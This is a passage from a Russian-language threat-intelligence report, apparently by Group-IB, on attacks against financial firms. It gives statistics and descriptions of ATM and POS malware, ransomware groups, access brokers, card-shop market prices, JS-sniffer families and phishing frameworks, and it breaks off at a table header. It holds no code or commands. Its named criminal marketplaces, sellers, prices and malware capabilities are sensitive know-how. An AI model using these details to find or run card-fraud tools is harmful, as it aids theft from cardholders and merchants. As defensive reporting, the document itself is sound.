


Рис. 53. Статистика по операциям с банковскими картами в Ирландии (источник)

Эта тенденция была также заметна в Великобритании по данным Банка Англии. Однако, начиная с января 2022 года, покупатели стали чаще снимать деньги в банкоматах.




Рис. 54. Статистика по операциям с банковскими картами в Великобритании (источник)

Несмотря на то, что пользователи вернулись к своим обычным привычкам и стали чаще использовать наличные и снимать деньги, киберпреступники атаковали банкоматы не так часто, как это было до пандемии. Как показали данные Европейской ассоциации безопасных транзакций (EAST), в 2022 году число атак с использованием вредоносного ПО и логических атак на банкоматы уменьшилось на 82%. Все зафиксированные атаки, кроме одной, были атаками типа black box. С другой стороны, число физических атак на банкоматы и POS-терминалы увеличилось на 81%. EAST связывает этот рост с атаками типа «cash-trapping», в которых внутрь купюроприемника вкладывается устройство, блокирующее снятие наличных.

В настоящее время на киберпреступных форумах наблюдается уменьшение спроса и соответственно предложения по разработке и распространению вредоносного ПО для банкоматов. Специалисты Group-IB связывают это с тем, что злоумышленники нацелили свое внимание на POS-терминалы, которые являются целью с потенциально высокой прибылью и небольшим риском. Они расположены повсюду и меньше защищены по сравнению с банкоматами, где интегрировано множество слоев защиты.

В 2022 году были замечены атаки с использованием инструмента **Prilex**. Он появился в 2014 году и был нацелен на банкоматы. Спустя два года злоумышленники переделали его для атак на POS-терминалы и использовали с этой целью вплоть до 2021 года. Новая версия Prilex получила возможность генерации EMV-криптограмм, которые используются для подтверждения платежей и предотвращения мошенничества.

Эта возможность позволяет атакующим осуществлять мошеннические транзакции даже на картах с EMV-чипами. Они также реализовали бэкдор-модуль, который может контролировать запущенные процессы, захватывать экран, скачивать произвольные файлы и исполнять команды на POS-терминалах.


Кроме возвращения Prilex появилась уже рассмотренная угроза для банкоматов – руткит **Caketap**, используемый группой UNC2891.

ШИФРОВАЛЬЩИКИ

За отчетный период было обнаружено **181** атак групп шифровальщиков на финансовые компании. Это на **43%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (44%), Великобритании (6%) и Германии (5%). Наиболее активными группами в атаках на финансовые компании были Lockbit (36%), Conti (14%) и BlackCat (7%).

Страна	Количество
США	79
Великобритания	10
Германия	9
Австралия	7
Эквадор	4
Франция	4
Израиль	4
Ливан	4
Швейцария	4
Барбадос	3
Бразилия	3
Индия	3
Мексика	3
Южная Африка	3
Другие	41

Название	Количество
Lockbit	65
Conti	25
BlackCat	12
Cuba	8
Hive	8
Avos Locker	5
Lorenz	5
Clop	4
Entropy	4
Vice Society	4
Black Matter	3
Everest	3
Другие	34



Специалисты Group-IB также проанализировали рынок брокеров доступов в данной индустрии. За отчетный период было обнаружено **120** доступов к финансовым компаниям, выставленных на продажу киберпреступниками. Это на **26%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (38%), Канаде (7%) и Индонезии (6%).

Тип доступа	Количество	%
RDP	26	21,7
VPN	25	20,8
Citrix	8	6,7
Database	7	5,8
Web panel	7	5,8
Webshell	4	3,3
Другие	5	4,2
Неизвестно	38	31,7
Всего	120	100

Тип доступа	Количество	%
Domain Admin	34	28,3
Local Admin	27	22,5
User	15	12,5
Root	2	1,7
Enterprise Admin	1	0,8
Неизвестно	41	34,2
Всего	120	100

Доступы к финансовым компаниям чаще всего продавали следующие брокеры:

- **Brester** – 14 доступов за период. Данный пользователь в декабре 2021 выложил на продажу 13 доступов к страховым компаниям из Канады и США, все с правами доменного администратора.
- **NikaC** – 7 доступов по всему миру, в основном в регионе АТР. Большая часть – доступы к корпоративным почтам топ-менеджмента компаний.
- **orangecake** – 6 VPN-доступов в Австрии, Индии, Перу и США.

ПРОДАЖА СКОМПРОМЕТИРОВАННЫХ БАНКОВСКИХ КАРТ


Статистика текстовых данных карт и данных с магнитных полос, выложенных на маркеты в периоды H2 2020 – H1 2021 и H2 2021 – H1 2022.

Мир

ATP

■ H2 2021 — H1 2022
■ H2 2020 — H1 2021


		H2 2021 — H1 2022	H2 2020 — H1 2021
Текстовые данные	Общее количество	**5 053 369**	9 767 812
	Размер рынка	**$93 577 495**	$197 935 367
	Минимальная цена	**$0,12**	$0,49
	Максимальная цена	**$99,99**	$150,18
	Средняя цена	**$18,52**	$20,26
	Медиана	**$20,0**	$22,0
Дампы	Общее количество	**1 026 154**	2 364 263
	Размер рынка	**$69 046 607**	$93 548 247
	Минимальная цена	**$1,0**	$0,16
	Максимальная цена	**$310**	$750
	Средняя цена	**$67,29**	$39,57
	Медиана	**$49,99**	$15,0
Всего	Общее количество	**6 079 523**	12 132 075
	Размер рынка	**$162 624 102**	$291 483 615



Европа

H2 2021 — H1 2022
H2 2020 — H1 2021


		H2 2021 — H1 2022	H2 2020 — H1 2021
Текстовые данные	Общее количество	**2 728 448**	5 108 335
	Размер рынка	**$46 558 974**	$96 733 536
	Минимальная цена	**$0,13**	$0,9
	Максимальная цена	**$99,99**	$1000
	Средняя цена	**$17,06**	$18,94
	Медиана	**$18,0**	$19,0
Дампы	Общее количество	**1 057 651**	803 586
	Размер рынка	**$64 852 711**	$21 870 227
	Минимальная цена	**$1,0**	$0,16
	Максимальная цена	**$310**	$250
	Средняя цена	**$61,32**	$27,22
	Медиана	**$62,0**	$15,0
Всего	Общее количество	**3 786 099**	5 911 921
	Размер рынка	**$111 411 685**	$118 603 764



Ближний Восток

H2 2021 — H1 2022
H2 2020 — H1 2021


		H2 2021 — H1 2022	H2 2020 — H1 2021
Текстовые данные	Общее количество	**318 409**	1 254 343
	Размер рынка	**$4 176 487**	$17 669 264
	Минимальная цена	**$0,13**	$0,75
	Максимальная цена	**$99,99**	$150,18
	Средняя цена	**$13,12**	$14,09
	Медиана	**$12,0**	$12,0
Дампы	Общее количество	**203 094**	292 499
	Размер рынка	**$7 431 484**	$6 701 097
	Минимальная цена	**$2.0**	$0,25
	Максимальная цена	**$248**	$234
	Средняя цена	**$36,59**	$22,91
	Медиана	**$16,0**	$15,0
Всего	Общее количество	**521 503**	1 546 842
	Размер рынка	**$11 607 971**	$24 370 361



Северная Америка

H2 2021 — H1 2022
H2 2020 — H1 2021


		H2 2021 — H1 2022	H2 2020 — H1 2021
Текстовые данные	Общее количество	**6 217 607**	14 935 741
	Размер рынка	**$60 770 227**	$181 056 119
	Минимальная цена	**$0,12**	$0,49
	Максимальная цена	**$99,99**	$1000
	Средняя цена	**$9,77**	$12,2
	Медиана	**$9,0**	$12,0
Дампы	Общее количество	**34 884 814**	40 408 251
	Размер рынка	**$527 647 209**	$485 407 685
	Минимальная цена	**$1,0**	$0,16
	Максимальная цена	**$310,0**	$292
	Средняя цена	**$15,13**	$12,01
	Медиана	**$10,0**	$10,0
Всего	Общее количество	**41 102 421**	55 343 992
	Размер рынка	**$588 417 437**	$666 463 805



СНГ


■ H2 2021 — H1 2022
■ H2 2020 — H1 2021

		H2 2021 — H1 2022	H2 2020 — H1 2021
Текстовые данные	Общее количество	**1506**	10 100
	Размер рынка	**$15 205**	$155 837
	Минимальная цена	**$0,18**	$1,2
	Максимальная цена	**$99,99**	$150,18
	Средняя цена	**$10,1**	$15,43
	Медиана	**$10,0**	$16,0
Дампы	Общее количество	**11 364**	3699
	Размер рынка	**$785 072**	$115 097
	Минимальная цена	**$2,0**	$0,5
	Максимальная цена	**$248,0**	$284
	Средняя цена	**$69,08**	$31,12
	Медиана	**$74,0**	$15,0
Всего	Общее количество	**12 870**	13 799
	Размер рынка	**$800 278**	$270 935



Как можно увидеть, общее количество размещенных на андеграундных маркетах карт уменьшилось на **34%** с предыдущего отчетного периода. Это связано с массовым закрытием самых популярных кардшопов. В январе 2021 года прекратил работу **Jokers's Stash**. Год спустя закрылся **UNICC** – один крупнейших поставщиков данных для более мелких кардшопов. В феврале 2022 последовало закрытие **Trump's Dumps** и **Ferum Shop**. В целом начало 2022 года стало кризисным для всего рынка кардинга в андеграунде. Тренд на снижение количества продаваемых текстовых данных карт скорее всего продолжится и в следующем году.

Несмотря на это, текстовые данные карт всё еще остаются востребованным товарам в андегаунде. Об этом говорит и открытие нового крупного маркета **BidenCash**.



АТАКИ НА POS-ТЕРМИНАЛЫ

В последние годы, вредоносное ПО для POS-терминалов стало популярнее своих аналогов, нацеленных на банкоматы. Семейства POS malware впервые появились в 2014 году. Тогда крупные ритейлеры, такие как **Target**, стали их жертвами, что привело к утечке 40 млн кредитных карт. Данные включали в себя срок действия, CVV и персональную информацию 70 млн покупателей – имена, адреса, электронные почты и номера телефонов.

В теории, POS-терминалы, прошедшие сертификацию PCI-DSS, должны быть устойчивы к атакам, перехватывающим данные транзакций. Однако, атакующие нашли способ обойти всю защиту и собрать данные. Для этого используется тип вредоносного ПО под названием **RAM Scraper**. Когда POS-терминал получает и обрабатывает транзакции, он шифрует все данные, кроме тех что находятся в памяти устройства прямо сейчас. Незашифрованные данные можно извлечь. Злоумышленники используют эту фундаментальную особенность устройств. Они собирают информацию из памяти устройства после получения доступа к сети и поиска рабочих станций, контролирующих терминалы. Практически всё вредоносное ПО для POS-терминалов сегодня работает по такому принципу.

Ниже мы рассмотрим недавнюю активность и историю двух семейств вредоносов, нацеленных на POS-терминалы, которые активно используются и распространяются киберпреступниками на октябрь 2022 – **MemPOS** и **MajikPOS**.

MemPOS

MemPOS – это вредоносное ПО, нацеленное на POS-терминалы. Оно содержит модули для сбора информации из памяти, с клавиатуры и из файлов. Также оно извлекает Track 1/2, CVV и отправляет полученные данные на управляющий сервер в сети Tor в зашифрованном виде. MemPOS распространяется как MaaS на киберпреступных форумах с апреля 2021. Его создателем считается злоумышленник с псевдонимом **Crux**. Цена инструмента составляет $2500. Продукт получил положительные отзывы от дарквеб-сообщества.




Рис. 55. Скриншот интерфейса MemPOS




Рис. 56. Скриншот интерфейса MemPOS

MajikPOS

MajikPOS – инструмент, впервые замеченный в январе 2017. MajikPOS распространяется в сетях банков, куда атакующие попадают через слабозащищенные реализации VNC и RDP. Злоумышленники эксплуатируют уязвимости VNC, RDP и FTP протоколов для получения доступа к рабочим станциям. Также известно, что они используют Ammyy Admin или публичные RAT-инструменты для сканирования серверов, что отправляют информацию, связанную с POS-терминалами. Как только MajikPOS исполняется на нужной рабочей станции, он загружает модуль для сбора информации из памяти.

Данное вредоносное ПО распространяется на киберпреступных форумах **XSS** и **Omerta** от имени продавца **cartonash**. Согласно его словам, злоумышленник приобрел данный инструмент у некоторого разработчика за $3000 и перепродавал его. cartonash также поделился информацией, что за месяц использования MajikPOS ему удалось заработать практически $24 000.




Рис. 57. Скриншот объявления MajikPOS




Рис. 58. Пример данных с MajikPOS

В апреле 2022 года аналитики Group-IB обнаружили C&C-сервер, на котором располагались панели MajikPOS и **Treasure Hunter POS**. Из-за неправильной конфигурации серверов экспертам Group-IB удалось исследовать данную кампанию, которая была активна вплоть до сентября 2022.

Изначально на сервере была панель Treasure Hunter, однако атакующие заменили ее на панель MajikPOS, как только продукт появился в продаже. В ходе кампании киберпреступникам удалось украсть данные более **167 000** кредитных карт со **128** POS-терминалов в США, одного в Чехии, трех в Канаде и одного терминала в Коста-Рике, зараженных MajikPOS и Treasure Hunter. Подробнее об этой кампании мы рассказали **в блоге**

По нашим данным, прибыль злоумышленников в рамках этой кампании могла составить более **$3,3 млн**.

JAVASCRIPT-СНИФФЕРЫ

За прошедший год специалисты Group-IB и сторонние исследователи Обнаружили 18 новых семейств снифферов. Таким образом, на текущий момент известно о 116 семействах JS-снифферов против 98 в прошлом году.

За отчетный период были найдены следующие 18 ранее неизвестных семейств JS-снифферов:

- **AddCardInput**
- **c_gta**
- **exitSelectenterFull**
- **GrelosAlt**
- **GrelosDraw**
- **LilGit**
- **Meyhod**
- **PendingServer**
- **PueKey**
- **R-Sos**
- **RamBin**
- **Rasdaf**
- **retroslaver**
- **Sempak**
- **SwalFire**
- **Telemetry WS**
- **XorSocket**
- **ZipChoicer**

Зараженные сайты

За отчетный период специалистами Group-IB было обнаружено 4422 сайта онлайн-магазинов с признаками вредоносного кода JS-сниф-феров, причем в некоторых случаях на сайтах присутствовали признаки наличия вредоносного кода сразу нескольких семейств.

Месяц	Количество	Квартал	Количество
Июль 2021	164	Q3 2021	653
Август 2021	330		
Сентябрь 2021	159		
Октябрь 2021	303	Q4 2021	1052
Ноябрь 2021	192		
Декабрь 2021	557		
Январь 2022	769	Q1 2022	1339
Февраль 2022	354		
Март 2022	216		
Апрель 2022	507	Q2 2022	1378
Май 2022	394		
Июнь 2022	477		

Детализация показывает, что в среднем от квартала к кварталу количество выявленных сайтов, зараженных JS-снифферами, растет.

Лидерами по числу заражений стали снифферы семейства **docReady**, операторы которого провели как минимум четыре массовых волны заражения за прошедший год. Это семейство снифферов было обнаружено на 1214 сайтах.

Лидером по числу заражений среди снифферов, продающихся на подпольных форумах, остается **Inter** – различные версии этого сниффера были обнаружены на 735 сайтах. За ним идет **Mr.Sniffa,** обнаруженный на 136 сайтах, а потерявший актуальность сниффер **ImageId** и его модифицированная версия были обнаружены на 50 сайтах. Сниффер **CaramelCorp** за год был обнаружен на 15 сайтах.

Вредоносный код для загрузки основного кода сниффера, основанный на легитимном сниппете для загрузки Google Analytics, был обнаружен на 411 сайтах. Этим кодом пользуется большое количество преступных групп, но в основном его использует группа **TrackStat**, код сниффера которой был обнаружен на 274 сайтах.

Вредоносный код группы **ATMZOW**, предположительно, связанной с Hancitor, был обнаружен на 66 сайтах. Однако сразу после отчетного периода группа провела несколько массовых волн заражения сайтов обновленным вредоносным кодом.

Сниффер семейства **CoffeMokko**, операторы которого прекратили новые заражения еще в 2021 году и, предположительно, переключились на другое семейство снифферов, был обнаружен на 96 сайтах. Все это результаты прошлых заражений, которые не были удалены и перестали работать только за счет отключений инфраструктуры гейтов и административных панелей снифферов.

Вредоносный код группы **GrelosGTM**, которая использует Google Tag Manager для доставки снифферов на зараженные сайты, был обнаружен на 48 сайтах онлайн-магазинов.

По-прежнему активна группа Baka, которая за время своей деятельности использовала четыре различных семейства снифферов: **Inter**, **ImageId**, **Baka** и активный в отчетный период XorSocket, обнаруженный на 10 сайтах.

Сниффер группы **SF_GATE** был обнаружен на 25 сайтах, **FakeGraph** – 29, **PendingServer** – 7, **AddCardInput** – 10, **OurHoney** – 5.

Сохраняет активность группа **AngryBeaver**, которая использовала в разные периоды снифферы **FabricRelay-JS**, **FabricRelay-PHP**, **MakeFrame**, **jjlink**, **AngryBeaver** и **AngryBeaver v2**. Снифферы группы были обнаружены на 51 сайте, но группа по-прежнему использует не только их но и код для кражи карт на PHP, который встраивается в PHP-скрипты сайта и невидим исследователям при анализе клиентской части сайта.

Группа **Qoogle**, которая потеряла свой основной домен для размещения вредоносного кода, в конце отчетного периода переключилась на старый домен, использованный в атаках в 2019 году, и продолжила атаки. Вредоносный код сниффера Qoogle был обнаружен на 34 сайтах.

Украденные банковские карты

За отчетный период специалистами Group-IB было обнаружено **323 778 банковских карт**, скомпрометированных при помощи JS-снифферов. Эта цифра примерно в четыре раза больше, чем обнаруженные специалистами Group-IB скомпрометированные карты за прошедший отчетный период (H2 2020 – H1 2021).

301 165 из скомпрометированных карт были украдены при помощи снифферов группы AngryBeaver. 13 282 карт было украдено при помощи сниффера **WorldCommerce**, еще 813 карт были украдены при помощи модифицированного сниффера ImageId, оригинальная версия которого была разработана злоумышленником под псевдонимом **poter**. Группой **Inter-Group-23** при помощи сниффера **Inter** было украдено 8 518 карт.

ФИШИНГОВЫЕ ФРЕЙМВОРКИ

Фишинговые фреймворки – это набор инструментов для фишинга, включающий киты для быстрого создания фишинговых сайтов и панели для взаимодействия с фишинговыми сайтами и сбора украденной информации.

За отчетный период специалисты Group-IB фиксировали атаки с использованием **20** самых популярных фишинговых фреймворков, **12** из них были обнаружены впервые. Оказалось, что разработчик фишинг-китов зачастую находится в том же регионе, что и атакуемые банки и организации. Другая тенденция – продолжение атак с использованием конкретного фреймворка даже после ареста его разработчика. Например, многие злоумышленники создали собственные версии фишинг-китов на основе доступных исходников фишинговой панели **U-Admin** и используют их для атак. Та же участь постигла фишинговый фреймворк **Reliable**.

НАЗВАНИЕ	ОПИСАНИЕ
